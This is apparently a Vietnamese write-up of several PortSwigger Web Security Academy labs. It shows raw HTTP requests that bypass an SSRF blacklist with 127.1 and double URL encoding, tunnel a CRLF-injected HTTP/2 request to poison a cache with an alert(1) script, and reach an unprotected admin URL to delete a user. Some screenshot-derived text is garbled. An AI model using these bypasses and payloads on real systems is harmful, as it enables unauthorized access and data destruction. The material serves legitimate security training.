


Bỏ qua block bằng cách thay đổi URL thành: http://127.1/




Thay đổi URL thành http://127.1/admin và quan sát thấy URL đó lại bị chặn.






Làm xáo trộn "a" bằng cách mã hóa URL kép thành %2561 để truy cập vào giao diện quản trị và xóa người dùng mục tiêu.



Thêm 1 lần nữa



Target: https://0a180042044add1080afee7b00bd00dc.web-security-academy.net

**Request**

Pretty Raw Hex Hackvortor

```

1 POST /product/stock HTTP/2
2 Host: 0a180042044add1080afee7b00bd00dc.web-security-academy.net
3 Cookie: session=c5bevqgh84TpmR0dc0RyzIA4jLWefG30
4 Content-Length: 35
5 Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a180042044add1080afee7b00bd00dc.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a180042044add1080afee7b00bd00dc.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19 stockApi=http://127.1/%25%36%31dmin/

```

**Response**

Pretty Raw Hex Render Hackvortor

**Web Security Academy** SSRF with blacklist-based input filter LAB Not solved

[Back to lab description >>](#)

---

[Home](#) | [Admin panel](#) | [My account](#)

### Users

wiener - [Delete](#)  
carlos - [Delete](#)

Thay đổi thành <http://127.1/%25%36%31dmin/delete?username=carlos> để xóa người dùng carlos

**request**

Pretty Raw Hex Hackvortor

```

1 POST /product/stock HTTP/2
2 Host: 0a180042044add1080afee7b00bd00dc.web-security-academy.net
3 Cookie: session=c5bevqgh84TpmR0dc0RyzIA4jLWefG30
4 Content-Length: 35
5 Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a180042044add1080afee7b00bd00dc.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a180042044add1080afee7b00bd00dc.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19 stockApi=http://127.1/%25%36%31dmin/delete?username=carlos

```

**response**

Pretty Raw Hex Render Hackvortor

**Web Security Academy** SSRF with blacklist-based input filter LAB Not solved

[Back to lab description >>](#)

---

[Home](#) | [Admin panel](#) | [My account](#)

### Users

wiener - [Delete](#)  
carlos - [Delete](#)

Xóa thành công

**Request**

Pretty Raw Hex Hackvortor

```

1 POST /product/stock HTTP/2
2 Host: 0a180042044add1080afee7b00bd00dc.web-security-academy.net
3 Cookie: session=c5bevqgh84TpmR0dc0RyzIA4jLWefG30
4 Content-Length: 58
5 Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a180042044add1080afee7b00bd00dc.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a180042044add1080afee7b00bd00dc.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19 stockApi=http://127.1/%25%36%31dmin/delete?username=carlos

```

**Response**

Pretty Raw Hex Render Hackvortor

```

1 HTTP/2 302 Found
2 Location: /admin
3 Set-Cookie: session=nWSr8IbXFPcCnlyeBK8ehZIS66yxFbDg; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

```

Sprout More Brain Power



\$55.30



## Bài 4: Web cache poisoning via HTTP/2 request tunnelling

Lab này dễ bị yêu cầu chuyển lậu vì máy chủ ngoại vi hạ cấp các yêu cầu HTTP/2 và không vệ sinh các tiêu đề đến một cách nhất quán.

Để giải quyết bài lab, hãy đầu độc bộ đệm theo cách mà khi nạn nhân truy cập trang chủ, trình duyệt của họ sẽ thực thi alert(1). Người dùng nạn nhân sẽ truy cập trang chủ cứ sau 15 giây.

Máy chủ ngoại vi không sử dụng lại kết nối với back-end, do đó không dễ bị tấn công trái phép yêu cầu cổ điển. Tuy nhiên, nó vẫn dễ bị tổn thương khi [yêu cầu tạo đường hầm](#).

1. Gửi yêu cầu GET /tới Burp Repeater. **Mở rộng phần Thuộc tính yêu cầu của Thanh tra và đảm bảo giao thức được đặt thành HTTP/2.**

The screenshot shows the Burp Suite interface. At the top, a table lists several HTTP requests. The request at index 90 is highlighted, showing a GET request to /academyLabHeader. Below this, the 'Request' tab is selected, displaying the raw HTTP request. The request is a GET to /academyLabHeader with an HTTP/2 upgrade header. The 'Response' tab is also visible, showing the server's response which includes an HTTP/2 upgrade header.

Index	URL	Method	Host	Port	Length	Content-Type	Status	IP	Time	
84	https://0a9e00dc03f84c3d...	GET	/resources/labheader/js/labHea...	200	987	script	js	✓	34.246.129.62	21:29:5
85	https://0a9e00dc03f84c3d...	GET	/resources/images/blog.svg	200	7549	XML	svg	✓	34.246.129.62	21:29:5
89	https://0a9e00dc03f84c3d...	GET	/resources/labheader/images/lo...	200	8852	XML	svg	✓	34.246.129.62	21:29:5
90	https://0a9e00dc03f84c3d...	GET	/academyLabHeader	101	147			✓	34.246.129.62	21:29:5
91	https://0a9e00dc03f84c3d...	GET	/resources/labheader/images/ps...	200	942	XML	svg	✓	34.246.129.62	21:30:0
100	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=jso...	✓	200	370	JSON	✓	172.217.25.14	21:30:4

```

1 GET /academyLabHeader HTTP/2
2 Host: 0a9e00dc03f84c3d80618a8f00700099.web-security-academy.net
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/117.0.5938.132 Safari/537.36
7 Upgrade: websocket
8 Origin: https://0a9e00dc03f84c3d80618a8f00700099.web-security-academy.net
9 Sec-WebSocket-Version: 13
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.5
12 Cookie: session=0hpbBeKIQHsVlt0j16q1AfAGoc2iBo3L
13 Sec-WebSocket-Key: HC6rJ9Le5/UBMrXLg2Ssg==
14
15
  
```

```

1 HTTP/1.1 101 Switching Protocol
2 Connection: Upgrade
3 Upgrade: websocket
4 Sec-WebSocket-Accept: s62lakqHf4IfybXRIrF76zhHsR4=
5 Content-Length: 0
6
7
  
```



The screenshot shows a web browser's developer tools. The 'Response' tab is active, displaying the raw HTML of the page. The 'Inspector' tab on the right shows the 'Request header' section with a red box highlighting the 'Value' field, which contains the text `/?cachebuster=1 HTTP/1.1\r\n\r\nFoo: bar`.

Thay đổi phương thức yêu cầu thành HEAD và sử dụng `:path` tiêu đề giả để tạo đường dẫn yêu cầu cho một điểm cuối tùy ý khác như: `/?cachebuster=2 HTTP/1.1\r\n\r\n`

Host: `0a9e00dc03f84c3d80618a8f00700099.web-security-academy.net\r\n`


`\r\n`

GET `/post?postId=1 HTTP/1.1\r\n\r\n`

Foo: `bar`

The screenshot shows a web browser's developer tools. The 'Request attributes' section is active, showing the 'Protocol' set to 'HTTP/2'. The 'Method' is set to 'HEAD' and the 'Path' is set to '/'. A red box highlights the 'Method' and 'Path' fields.





Request				Response			
Pretty	Raw	Hex	Hackvortor	Pretty	Raw	Hex	Hackvortor
1 GET / HTTP/2				1 HTTP/2 200 OK			
2 Host: 0a5e00dc3f84c3d80618a0f00700099.web-security-academy.net				2 Content-Type: text/html; charset=utf-8			
3 Cookie: session=0mpbeKl[5Hvto3]s6ql4IA6oc2Bo3L				3 X-Frame-Options: SAMEORIGIN			
4 Cache-Control: max-age=0				4 Cache-Control: max-age=30			
5 Sec-Ch-Ua: "Chromium",v="117", "Not;A=Brand",v="0"				5 Age: 0			
6 Sec-Ch-Ua-Mobile: 0				6 X-Cache: miss			
7 Sec-Ch-Ua-Platform: "Windows"				7 Content-Length: 8475			
8 Upgrade-Insecure-Requests: 1				8 <DOCTYPE html>			
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36				9 <html>			
10 Accept:				10 <head>			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7				11 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>			
11 Sec-Fetch-Site: cross-site				12 <link href=/resources/css/labsBlog.css rel=stylesheet>			
12 Sec-Fetch-Mode: navigate				13 <title>			
13 Sec-Fetch-User: ?1				14 Web cache poisoning via HTTP/2 request tunnelling			
14 Sec-Fetch-Dest: document				15 </title>			
15 Referer: https://portswigger.net/				16 </head>			
16 Accept-Encoding: gzip, deflate, br				17 <body>			
17 Accept-Language: en-US,en;q=0.9				18 <script src=/resources/labheader/js/labHeader.js>			
				19 </script>			
				20 <div id=academyLabHeader>			
				21 <section class=academyLabBanner>			

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 GET /resources HTTP/2 2 Host: 0a9e00dc03f84c3d80618a8f00700099.web-security-academy.net 3 Cookie: session=XnpbBeKIQHsVlt0j16qlAfaGoc2iBo3L 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8" 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "Windows" 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36 10 Accept:     text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn     g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Sec-Fetch-Site: cross-site 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-User: ?1 14 Sec-Fetch-Dest: document 15 Referer: https://portswigger.net/ 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 19</pre>		<pre>1 HTTP/2 302 Found 2 Location: /resources/ 3 X-Frame-Options: SAMEORIGIN 4 Cache-Control: max-age=30 5 Age: 0 6 X-Cache: miss 7 Content-Length: 0 8 9</pre>	



Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
1	GET /resources?<script>alert(1)</script>			HTTP/2	1	HTTP/2 404 Not Found			
2	Host: 0a9e00dc03f84c3d80618a8f0070099.web-security-academy.net				2	Content-Type: application/json, charset=utf-8			
3	Cookie: session=XpbbBeKIQHsVltojl6qlAfAGoc2iBo3L				3	X-Frame-Options: SAMEORIGIN			
4	Cache-Control: max-age=0				4	Cache-Control: max-age=30			
5	Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"				5	Age: 0			
6	Sec-Ch-Ua-Mobile: ?0				6	X-Cache: miss			
7	Sec-Ch-Ua-Platform: "Windows"				7	Content-Length: 11			
8	Upgrade-Insecure-Requests: 1				8				
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36				9	"Not Found"			
10	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7								
11	Sec-Fetch-Site: cross-site								
12	Sec-Fetch-Mode: navigate								
13	Sec-Fetch-User: ?1								
14	Sec-Fetch-Dest: document								
15	Referer: https://portswigger.net/								
16	Accept-Encoding: gzip, deflate, br								
17	Accept-Language: en-US,en;q=0.9								
18									
19									



Quan sát rằng yêu cầu đã hết thời gian. Điều này là do Content-Length tiêu đề trong phản hồi chính dài hơn phản hồi cho yêu cầu được tạo

request

PrettyRawHex

?

This HTTP/2 request is **kettled**: it contains headers that cannot be fully represented using HTTP/1 syntax. You can see full details of the request in the inspector.

This request is kettled because:

• This pseudo-header has been removed, renamed, or reordered: :authority

• This pseudo-header has been removed, renamed, or reordered: :path

• There is a newline in this header's value: :path

Body

1 ?

response

PrettyRawHexRenderHackvortor

1 HTTP/2 500 Internal Server Error

2 Content-Type: text/html; charset=utf-8

3 Content-Length: 125

4

5 <html>

6 <head>

7 <title>

8 Server Error: Proxy error

9 </title>

10 </head>

11 <body>

12 <h1>

13 Server Error: Communication timed out

14 </h1>


15 </body>

16 </html>

thêm đủ ký tự tùy ý sau </script>thể đóng để đệm tải trọng được phản ánh của bạn để độ dài của phản hồi được tạo đường hầm sẽ vượt quá độ dài Content-Lengthbạn vừa lưu ý.

Gửi yêu cầu và xác nhận rằng tải trọng của bạn được phản ánh thành công trong phản hồi được tạo





LAB Solved

[Back to lab description >>](#)

Share your skills!   Continue learning >>


[Home](#)

WE LIKE TO

Giải quyết bài thí nghiệm bằng cách truy cập bảng quản trị và sử dụng nó để xóa người dùng carlos.


Xem lại nguồn của trang chủ phòng thí nghiệm bằng Burp Suite hoặc các công cụ dành cho nhà phát triển trên trình duyệt web của bạn.

Quan sát rằng nó có chứa một số JavaScript tiết lộ URL của bảng quản trị.



```
1      <script>
2  var isAdmin = false;
3  if (isAdmin) {
4      var topLinksTag = document.getElementsByClassName("top-links")[0];
5      var adminPanelTag = document.createElement('a');
6      adminPanelTag.setAttribute('href', '/admin-el211n');
7      adminPanelTag.innerText = 'Admin panel';
8      topLinksTag.append(adminPanelTag);
9      var pTag = document.createElement('p');
10     pTag.innerText = '|';
11     topLinksTag.appendChild(pTag);
12 }
13 </script>
```

Lấy được URL admin sau đó gán vào url web



[Home](#) | [My account](#)

# Users

wiener - [Delete](#)  
carlos - [Delete](#)

sau đó xóa tài khoản carlos

Lab: Unprotected admin function... x Unprotected admin functional... x view-source:https://0abb00870... x +

← → ↻ <https://0abb008703e3c1178171c020002a0083.web-security-academy.net/admin-el211n>

**WebSecurity Academy**

Unprotected admin functionality with unpredictable URL  
[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Continue learning >>](#)

User deleted successfully!

[Home](#) | [My account](#)

# Users

wiener - [Delete](#)